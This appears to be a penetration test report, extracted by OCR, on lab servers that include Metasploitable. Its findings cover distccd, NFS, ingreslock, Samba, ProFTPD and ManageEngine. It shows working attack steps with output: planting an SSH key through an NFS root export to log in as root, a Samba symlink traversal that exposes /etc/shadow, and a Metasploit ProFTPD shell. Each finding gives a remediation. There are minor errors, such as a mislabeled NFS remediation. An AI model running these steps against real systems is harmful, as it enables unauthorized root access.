

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.1.21 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| distccd | 3632 | Backdoor | High | High | High | Low |

| | |
|---|---|
| **Description** | Distccd is used to scale large compiler jobs across a farm and can be exploited for remote code execution. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -sV[IP]` |
| **Exploit** | 1. Exploit execution<br>  |
| **Remediation** | Lock down external access to distccd on port 3632 on your external firewall |
| **References** | https://www.cvedetails.com/cve/cve-2004-2687<br>https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.1.21 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| nfs | 2049 | Exploit | High | High | High | Low |

| | |
|---|---|
| **Description** | Network File System (NFS) status query on port 2049 will identify NFS mount points including /root |
| **Scanning** | Port enumeration<br>`:~# rpcinfo -p[IP]`<br>  |
| **Exploit** | Exploit details<br>1. Export mount points of a remote host<br>  <br>2. Create a new SSH Key<br>  |

```
root@Kali02:~# rpcinfo -p 10.0.0.13
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  47748  status
    100024    1   tcp  33097  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  58906  nlockmgr
    100021    3   udp  58906  nlockmgr
    100021    4   udp  58906  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  46008  nlockmgr
    100021    3   tcp  46008  nlockmgr
    100021    4   tcp  46008  nlockmgr
    100005    1   udp  55838  mountd
    100005    1   tcp  43311  mountd
    100005    2   udp  55838  mountd
    100005    2   tcp  43311  mountd
    100005    3   udp  55838  mountd
    100005    3   tcp  43311  mountd
```

```
root@Kali02:~# showmount -e 10.0.0.13
Export list for 10.0.0.13:
/ *
```

```
root@Kali02:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:eCq5qrTS+jKuA4ltAjsDJxYRtsOHX6hASFOV7FnJZ9g root@Kali02
The key's randomart image is:
+---[RSA 2048]----+
|oB+.o.o +        |
|=.+ .o = E       |
|.=.o..o o        |
|=.* .o .         |
|=B .  . S        |
|O o   . o        |
|.B  o .          |
|* o  o           |
|BXo..            |
+----[SHA256]-----+
```

| | |
|---|---|
| | 3. Exploit execution<br>Mount the remote host to a local directory<br>Copy the new SSH key and unmount from the remote host<br><br>`root@Kali02:/# mkdir /tmp/r00t`<br>`root@Kali02:/# mount -t nfs 10.0.0.13:/ /tmp/r00t/`<br>`root@Kali02:/# cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys`<br>`root@Kali02:/# umount /tmp/r00t`<br><br>4. Exploit execution: create a Secure SSH Shell to the remote host using the new SSH key<br><br>Exploit result: successfully login to remote host as root<br><br>`root@Kali02:/# ssh root@10.0.0.13`<br>`Last login: Sat Mar 9 03:41:24 2019 from 10.0.0.10`<br>`Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686`<br><br>`The programs included with the Ubuntu system are free software;`<br>`the exact distribution terms for each program are described in the`<br>`individual files in /usr/share/doc/*/copyright.`<br><br>`Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by`<br>`applicable law.`<br><br>`To access official Ubuntu documentation, please visit:`<br>`http://help.ubuntu.com/`<br>`You have new mail.`<br>`root@metasploitable:~#` |
| **Remediation** | Lock down external access to distccd on port 2049 on your external firewall |
| **References** | https://nvd.nist.gov/vuln/detail/CVE-2006-5780<br>https://www.exploit-db.com/exploits/2729 |




| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.1.21 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| ingreslock | 1524 | Backdoor | High | High | High | Low |

| | |
|---|---|
| **Description** | Root shell or "ingreslock" backdoor listens on port 1524 and can be used to add a backdoor to a compromised server. |
| **Scanning** | Port and service enumeration<br>`n/a` |
| **Exploit** | 1. Exploit execution<br>  |
| **Remediation** | Lock down external access to ingreslock on port 1524 on your external firewall |
| **References** | https://sensorstechforum.com/remove-ingreslock-backdoor-and-lock-tcp-1524/ |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.1.21 | 1 | Jonathon Taaffe |


| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| smb | 139/445 | Exploit | High | High | High | Low |

| | |
|---|---|
| **Description** | Exploit SMB TCP Ports 139 and 445 (UDP ports 137 and 138) to gain root access to a remote filesystem. |
| **Scanning** | Service enumeration<br>`:~# smbclient -L [IP]`<br>  |
| **Exploit** | 1. Exploit details<br>  <br>2. Exploit execution<br>  |

```
root@Kali02:/# smbclient -L 10.0.0.13
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
```


```
msf auxiliary(admin/smb/samba_symlink_traversal) > exploit

[*] 10.0.0.13:445 - Connecting to the server...
[*] 10.0.0.13:445 - Trying to mount writeable share 'tmp'...
[*] 10.0.0.13:445 - Trying to link 'rootfs' to the root filesystem...
[*] 10.0.0.13:445 - Now access the following share to browse the root filesystem:
[*] 10.0.0.13:445 -     \\10.0.0.13\tmp\rootfs\

[*] Auxiliary module execution completed
```

```
root@Kali02:/# smbclient //10.0.0.13/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs\etc\
smb: \rootfs\etc\> ls
  .                                   DR        0  Sat Mar  9 09:02:19 2019
  ..                                  DR        0  Sun May 20 20:36:12 2012
  fstab                               R      534  Sun May 20 20:59:18 2012
  shadow                              R     1279  Sat Mar  9 09:02:19 2019
  lsb-release                         R       96  Tue Apr 15 07:04:52 2008
  gdm                                 DR        0  Tue Mar 23 22:54:21 2010
  pam.conf                            R      552  Wed Apr  9 22:22:08 2008
  bash.bashrc                         R     1733  Tue Apr 15 05:36:26 2008
  modules                             R      208  Wed Mar 17 00:11:11 2010
```



| | |
|---|---|
| |  <br> |
| **Remediation** | Upgrade to latest stable version 3.X of SMB/Samba<br>Go to the following download link to download and install the latest version of SMB/Samba https://www.samba.org/samba/download/ |
| **References** | https://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal<br>https://www.exploit-db.com/exploits/33598<br>https://www.exploit-db.com/exploits/33599 |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.102 | 10.0.1.22 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| ftp | 21 | Exploit | High | High | High | Low |


| | |
|---|---|
| **Description** | Exploit FTP vulnerability CVC_2015-3306 using Metasploit on port 21<br>The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands. An unauthenticated, remote attacker can exploit this flaw to read and write to arbitrary files on any web accessible path on the host. |
| **Scanning** | Port and Service Enumeration<br>`:~# nmap -sV -T4 -A [IP]`<br>  |

```
msf > nmap -sV -T4 -A 192.168.56.108
[*] exec: nmap -sV -T4 -A 192.168.56.108

Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-30 21:58 GMT
Nmap scan report for 192.168.56.108
Host is up (0.00090s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol
| ssh-hostkey:
|   1024 b9:07:bc:1e:21:f8:aa:09:7a:f3:66:c9:4c:1e:93:82 (DSA)
|   2048 41:1c:56:97:4e:77:d2:3a:c5:fc:e1:e8:bb:52:c7:58 (RSA)
|   256 6f:3a:67:21:7c:1c:cc:71:f3:f2:33:58:ba:ea:17:0f (ECDSA)
|_  256 31:0c:79:ba:be:a8:ef:8f:0a:f6:bb:45:70:97:b3:9b (ED25519)
80/tcp   open  http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2018-07-29 13:18  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2018-07-29 13:18  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          41704/tcp  status
|_  100024  1          59735/udp  status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/1.7 IPP/2.1
|_http-title: Home - CUPS 1.7.2
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|_  server: irc.TestIRC.net
8080/tcp open  http        Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp open  http        WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
MAC Address: 08:00:27:48:64:BF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ke
```

<table>
<tr><td></td><td> 
</td></tr>
<tr><td>Exploit</td><td>Exploit details<br>1. Google exploit for ProFTPD 1.3.5<br><br>https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec<br><br>2. Use exploit/unix/ftp/proftp_modcopy_exec in msfconsole<br><br> 
<br><br>3. Exploit execution<br>One shell session opened and got access as www-data<br><br> 
<br><br>Exploit result: successfully login to remote host</td></tr>
<tr><td>Remediation</td><td>Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later from http://proftpd.org/</td></tr>
<tr><td>References</td><td>https://www.rapid7.com/db/modules/payload/cmd/unix/reverse_perl<br>https://underc0de.org/foro/hacking/curso-metasploit-part-2-2-comandos-de-metasploit/</td></tr>
</table>


| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.103 | 10.0.1.23 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| Manage Engine | 8020 | Exploit | High | High | High | Low |

| | |
|---|---|
| **Description** | Exploit managed engine desktop central 9, MEDC9 on port 8383 and 8020 using Metasploit . The FileUploadServlet class in ManageEngine Desktop Central 9 allows remote attackers to upload and execute arbitrary files via the ConnectionId parameter. |
| **Scanning** | Port and Service Enumeration<br>`:~# nmap [IP]`<br>  |
| **Exploit** | Exploit details<br>1. Apache is running the ManageEngine Desktop Central 9 web interface by accessing URL 192.168.56.110:8383 and 192.168.56.110:8020 in browser.<br>2. The administration page can be accessed over HTTP port 8020 and HTTPS port 8383 |

```
msf > nmap 192.168.56.110
[*] exec: nmap 192.168.56.110

Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-31 08:18 IST
Nmap scan report for 192.168.56.110
Host is up (0.00027s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
4848/tcp  open  appserv-http
8022/tcp  open  oa-system
8080/tcp  open  http-proxy
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49153/tcp open  unknown
49154/tcp open  unknown
MAC Address: 08:00:27:4D:A1:41 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.67 seconds
msf >
```

Website Login




